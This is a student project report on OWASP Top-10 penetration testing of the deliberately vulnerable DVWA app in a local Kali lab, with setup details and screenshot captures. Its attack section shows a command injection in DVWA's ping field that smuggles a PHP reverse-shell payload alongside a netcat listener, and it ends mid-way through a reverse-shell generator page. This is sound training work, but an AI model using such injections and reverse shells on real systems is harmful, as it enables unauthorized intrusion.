WEB APPLICATION PENETRATION TESTING -OWASP TOP -10

A PROJECT REPORT
In partial fulfilment of the requirements for the award of the B.TECH

ELECTRONICS AND COMMUNICATION ENGNIEERING

Under the guidance of

MUKUNDA TAMLY
By
Shubhasis Ghosh

GLOBAL INSTITUTE OF MANAGEMENT &TECHNOLOGY

In association with

ARDENT
COMPUTECH PVT. LTD.
High-End Technology Training and Project

(ISO9001:2015) SDF Building, Module #132, Ground Floor, Salt Lake City, GP Block, Sector V, Kolkata
West Bengal-700091

- **Title of the Project:** Web application Penetration Testing owasp Top-10
- **Project Members:**

  Shubhasis Ghosh

- **Name of the guide:** Mr. MUKUNDA TAMLY
- **Address:** Ardent Computech Pvt. Ltd.
  (An ISO 9001:2015 Certified)
  SDF Building, Module #132, Ground Floor
  Salt Lake City, GP Block, Sector V, Kolkata, West Bengal 700091

Mukunda · Tamly ·

Signature of Team Member

Date:

Signature of Approver

Date:

Mr. MUKUNDA TAMLY

Project Proposal Evaluator

For Office Use Only

1.Approved	2.NotApproved

DECLARATION

We hereby declare that the project work being presented in the project proposal entitled **"Web Application Penetration Testing owasp Top-10"** in partial fulfilment of the requirements for the award of the **B.Tech Electronics and Communication Engineering** at **Global Institute of Management and Technolgy** as per regulations of **Ardent Computech Pvt. Ltd, Salt Lake, Kolkata, West Bengal,** is an authentic work carried out under the guidance of **Mr. Mukunda Tamly**. The matter embodied in this project work has not been submitted elsewhere for the award of any degree of our knowledge and belief.

Date: 13/09/2023

Name of the Students -

Shubhasis Ghosh

Signature of the Students:

ARDENT
COMPUTECH PVT. LTD.
High-End Technology Training and Project

Ardent Computech Pvt. Ltd. (An ISO 9001:2015 Certified) SDF Building,
Module #132, Ground Floor, Salt Lake City, GP Block, Sector V, Kolkata,
West Bengal 700091

CERTIFICATE

This is to certify that this proposal of project, entitled **“WEB APPLICATION PENETRATION TESTING -OWASP TOP -10”** is a record of bona-fide work, carried out by **Shubhasis Ghosh** under my supervision and guidance through the **Ardent Computech Pvt Ltd**. In my opinion, the report in its present form is in partial fulfilment of all the requirements, as specified by **Global Institute of Management and Technology** as per regulations of the Ardent. In fact, it has attained the standard, necessary for submission. To the best of my knowledge, the results embodied in this report, are original in nature and worthy of incorporation in the present version of the report for **Electronics and Communication**

Guide/Supervisor

MR. MUKUNDA TAMLY

Junior Software Trainee

ARDENT
COMPUTECH PVT. LTD.
High-End Technology Training and Project

Ardent Computech Pvt. Ltd. (An ISO 9001:2015 Certified)
SDF Building, Module #132, Ground Floor, Salt Lake City, GP Block, Sector V, Kolkata, West Bengal 700091

ACKNOWLEDGEMENT

Success of any project depends largely on the encouragement and guidelines of many others. We take this sincere opportunity to express our gratitude to the people who have been instrumental in the successful completion of this project work.

We would like to show our greatest appreciation to **Mr. Mukunda Tamly** Junior Software Trainee at **Ardent Computech Pvt. Ltd**. We always feel motivated and encouraged every time by his valuable advice and constant support and inspiration; without his encouragement and guidance this project would not have materialized.

Words are inadequate in offering our thanks to the other trainers, project assistants and other members at **Ardent Computech Pvt. Ltd.** for encouragement and co-operation in carrying out this project work.

We are also thankful to our Principal In-Charge **Dr. Sudipto Bhattacharyya**, our Head of the Department **Dr. Nilanjan Mukhopadhay** and our Training and Placement Officer **Shri Tridip dutta** for bringing and arranging this great learning opportunity.

The guidance and support received from all the members and who are contributing to the project, was vital for the success of this project.

Content

Section A:

ABSTRACT

In an era where the internet plays an integral role in our daily lives, web applications have become a primary gateway for businesses, organizations, and individuals to interact with the digital world. However, this increased connectivity also exposes these web applications to a multitude of security threats, making them vulnerable to cyberattacks. This abstract outlines the importance of web application penetration testing in safeguarding against these threats.

Web application penetration testing, often referred to as ethical hacking or white-hat hacking, is a systematic process of probing, assessing, and securing web applications to identify vulnerabilities before malicious actors can exploit them. This proactive approach to cybersecurity is crucial in preventing data breaches, safeguarding user information, and maintaining the trust of customers and stakeholders.

In an interconnected world where the stakes for data security have never been higher, this paper will serve as a valuable resource for organizations, security professionals, and developers seeking to fortify their web applications against the ever-present threat of cyberattacks. By embracing a proactive approach to web application security, businesses can not only protect their digital assets but also build trust among their users and maintain a competitive edge in the digital marketplace.

INTRODUCTION

Web application penetration testing, also known as ethical hacking, is a vital cybersecurity practice. It involves systematically probing and assessing web applications to uncover vulnerabilities before malicious hackers can exploit them. This process includes reconnaissance, vulnerability identification, exploitation, and reporting.

Key points about web application penetration testing:

Security Challenges: Web applications face various security threats, including injection attacks, cross-site scripting (XSS), and cross-site request forgery (CSRF).

Methodology: Penetration testers follow a structured approach, simulating real-world attacks to find and fix vulnerabilities.

Tools and Techniques: Testers use a range of tools and techniques, including automated scanners and manual testing, to identify weaknesses.

Common Vulnerabilities: Common issues like SQL injection and insecure authentication are often discovered during testing.

Compliance: Penetration testing aligns with industry standards and regulations, ensuring data protection and compliance.

Reporting and Remediation: Comprehensive reports help prioritize vulnerabilities, and organizations can take action to fix them.

Emerging Trends: New technologies like serverless computing and microservices pose fresh challenges for web application security.

Future Outlook: Web application penetration testing remains crucial as the digital landscape evolves, helping businesses protect their assets and maintain user trust.

In summary, web application penetration testing is a proactive approach to cybersecurity, essential for safeguarding web applications against cyber threats and ensuring data security.


REQUIREMENTS FOR THIS PROJECT

□ Lab Environment:

- Set up a virtualized lab environment using software like VMware, VirtualBox, or similar platforms and install the Debian base 64 Kali Linux OS.

- Allocate sufficient resources for the virtual machines, including the target Linux system and the attacker system.

- Ensure network connectivity and proper configuration between the target and attacker web application.



```
General
Name:              kalilinux2023
Operating System:  Debian 11 Bullseye (64-bit)

System
Base Memory:  1000 MB
Processors:   2
Boot Order:   Floppy, Optical, Hard Disk
Acceleration: Nested Paging, KVM Paravirtualization

Display
Video Memory:           82 MB
Graphics Controller:    VMSVGA
Acceleration:           3D
Remote Desktop Server:  Disabled
Recording:              Disabled

Storage
Controller: IDE
  IDE Secondary Device 0:  [Optical Drive] Empty
Controller: SATA
  SATA Port 0:             kalilinux2023.vdi (Normal, 30.51 GB)

Audio
Host Driver:  Default
Controller:   ICH AC97

Network
Adapter 1:  Intel PRO/1000 MT Desktop (NAT Network, 'NatNetwork')

USB
USB Controller:  OHCI, EHCI
Device Filters:  0 (0 active)

Shared folders
None

Description
None
```

□ Hardware and Software:


- A computer system capable of running virtualization software with ample resources (RAM, CPU, storage) to host the virtual lab environment.

- Install the required operating systems, and install the DVWA APPLICATION setup for the attack the web Appliaction

- Install the necessary software tools, DVWA, BRUP SUITE SETUP and exploita- tion tools.

kalilinux2023 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Sep 11 11:40
New Folder
shubhasis@kali: ~
KALI LINUX
"the quieter you become, the more you are able to hear"

```
┌──(shubhasis㉿kali)-[~]
└─$
```



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficultly**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want

NEED TO KNOW

- **Networking**

  Networking is nothing but sharing data between different devices connected to the internet. Here we use computer as the device.

- **Kali Linux**

  Kali Linux is a debian based linux distribution used by cyber security professionals for various kind of information security tasks such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering.

- **Exploitation**


  Exploitation in penetration testing involves leveraging identified vulnerabilities to gain unauthorized access or control over the target system. It involves identifying the vulnerability found from the scan and find the proper exploit for it.

Section B:

Network information

1. Network searching: Comand used :ip-a

Here we have to check the device network configaratutation before starting the attacking to any web application.



kalilinux2023 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Sep 11 11:55
New Folder
shubhasis@kali: ~
Search
ENG IN
11:55
11-09-2023
Right Ctrl

```
└─$ e
Command 'e' not found, but can be installed with:
sudo apt install e-wrapper
Do you want to install it? (N/y)n

┌──(shubhasis㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP grou
p default qlen 1000
    link/ether 08:00:27:30:bd:0c brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 556sec preferred_lft 556sec
    inet6 fe80::a00:27ff:fe30:bd0c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(shubhasis㉿kali)-[~]
└─$
```


From the above output, we can see that the IP address and it will be used to get access any application

ATTACKING TO THE WEB APPLICATION STEP BY STEP

1. Command Injuction Atack :

Here we are doing a command injuction technique attack any system via reverse shell generating technology and using the page source we can coonect another ip address with my device.

Command Used**: dvwa-start ,**
:nc -nvlp 9002




```
┌──(shubhasis㉿kali)-[~]
└─$ dvwa-start

┌──(shubhasis㉿kali)-[~]
└─$ nc nvlp 9002
nvlp: forward host lookup failed: Unknown host

┌──(shubhasis㉿kali)-[~]
└─$ nc lvnp 9002
lvnp: forward host lookup failed: Unknown host

┌──(shubhasis㉿kali)-[~]
└─$ nc -nvlp 9002
listening on [any] 9002 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.4] 41810
```

kalilinux2023 [Running] - Oracle VM VirtualBox
Applications
Places
Terminal
Sep 11 12:24
shubhasis@kali: ~
New Folder
"the quieter you become, the more you are able to hear"
CherryTree
Search
12:24
11-09-2023



Vulnerability: Command Injection


Ping a device

Enter an IP address: 8.8.8.8; php -r '$sock=fsockopen("10.0.2.4", Submit

More Information

- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection

Username: Unknown
Security Level: low



kalilinux2023 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Firefox ESR
Sep 11 12:24
• Vulnerability: Command
Online - Reverse Shell Ge
https://www.revshells.com
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Reverse Shell Generator

IP & Port

IP 10.0.2.4 Port 9002 +1

Listener

Advanced

```
nc -lvnp 9002
```

Type nc

Copy
Reverse
Bind
MSFVenom
HoaxShell

OS All

Show Advanced

Perl
Perl no sh
Perl PentestMonkey
PHP PentestMonkey
PHP Ivan Sincek
PHP cmd
PHP cmd 2
PHP cmd small

